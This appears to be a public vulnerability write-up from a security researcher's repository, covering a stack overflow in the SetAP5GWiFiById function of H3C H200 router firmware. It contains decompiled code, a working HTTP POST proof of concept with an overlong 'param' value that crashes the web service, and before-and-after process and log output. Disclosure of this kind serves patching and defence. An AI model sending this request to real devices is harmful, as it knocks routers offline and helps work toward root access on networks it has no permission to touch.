

main vuln / H3C / H200 / 4 /



Darry-lang1 Add files via upload ...

on Jul 31 History

..



img

4 months ago



readme.md

4 months ago



readme.md

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:

H3C H200V100R004 版本软件及说明书

软件名称: H3C H200V100R004 版本软件及说明书

发布日期: 2020/9/29 10:17:19

下载:

→ H200V100R004.zip(13.29 MB)

→ H3C H200V100R004 版本说明书.pdf(570.67 KB)

联系我们

软件说明:

H3C H200V100R004版本说明书

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the SetAP5GWiFiById function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_460498(int a1)
2 {
3     int v2; // [sp+18h] [+18h]
4     int v3; // [sp+20h] [+20h]
5     int v4; // [sp+24h] [+24h]
6     int v5; // [sp+28h] [+28h]
7     int v6; // [sp+2Ch] [+2Ch]
8     int v7; // [sp+30h] [+30h]
9     char v8[128]; // [sp+34h] [+34h] BYREF
10    int v9; // [sp+B4h] [+B4h] BYREF
11    int v10; // [sp+B8h] [+B8h] BYREF
12
13    v7 = 0;
14    memset(v8, 0, sizeof(v8));
15    v9 = 0;
16    v10 = 0;
17    v5 = sub_4932BC(a1, "param", &dwor_4E3DA0);
18    if ( !v5 )
19        return -2;
20    sscanf(v5, "%[^;]", v8);
21    v6 = v5 + strlen(v8) + 1;
```

In the SetAP5GWiFiById function, v5 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v8, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetAP5GwifiById&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
987 *root      840 S    dnsmasq -r /etc/resolv.conf -n -c 500
989 *root      964 S    /bin/dhcpd -d -q eth0
1020 *root     320 S    /bin/igmpmproxy WAN1 eth0 -D
1051 *root     872 S    upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root     580 S    telnetd
1357 *root    1048 S    -mwcli
1358 *root     800 S    /bin/sh
1393 *root    2880 S    /bin/webs &
1397 *root     728 R    ps
/ #
```

The picture above shows the process information before we send poc.

```
960 *root      2020 S    /bin/maincontrol &
966 *root      1144 S    /bin/monitor &
967 *root      592 S    /bin/watchdog &
987 *root      840 S    dnsmasq -r /etc/resolv.conf -n -c 500
989 *root      964 S    /bin/dhcpd -d -q eth0
1020 *root      320 S    /bin/igmpmproxy WAN1 eth0 -D
1051 *root      872 S    upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root      580 D    telnetd
1357 *root      1048 S   -mwcli
1358 *root      800 S    /bin/sh
1405 *root      2216 S   /bin/webs &
1408 *root      728 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.


日志信息

提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。

查询项: 日期 关键字: 请选择 查询 显示全部

	日期时间	级别	信息来源	信息内容
		error	系统	webs进程已重启。

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.08.22-06:40+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
/ # ls -l
drwxrwxr-x  2 1011  1011      8080 Aug 22  2020 www
drwxr-xr-x 10 *root  root      0 Jul 30 03:46 var
drwxrwxr-x  5 1011  1011      62 Aug 22  2020 usr
drwxrwxr-x  3 1011  1011     26 Aug 22  2020 ocilibc
lrwxrwxrwx  1 1011  1011       7 Aug 22  2020 tmp -> var/tmp
dr-xr-xr-x 11 *root  root      0 Jan  1  1970 sys
lrwxrwxrwx  1 1011  1011       3 Aug 22  2020 sbin -> bin
dr-xr-xr-x 76 *root  root      0 Jan  1  1970 proc
drwxr-xr-x  6 *root  root      0 Jan  1  1970 mnt
lrwxrwxrwx  1 1011  1011       3 Aug 22  2020 lib32 -> lib
drwxrwxr-x  3 1011  1011     2195 Aug 22  2020 lib
lrwxrwxrwx  1 1011  1011       9 Aug 22  2020 init -> sbin/init
drwxrwxr-x  2 1011  1011       3 Aug 22  2020 home
drwxr-xr-x  3 *root  root      0 Jan  1  1970 ftproot
drwxr-xr-x  9 *root  root      0 May 23 23:46 etc
drwxrwxr-x  3 1011  1011     2528 Aug 22  2020 dev
drwxr-xr-x  2 1011  1011     1718 Aug 22  2020 bin
/ #
```

Finally, you also can write exp to get a stable root shell.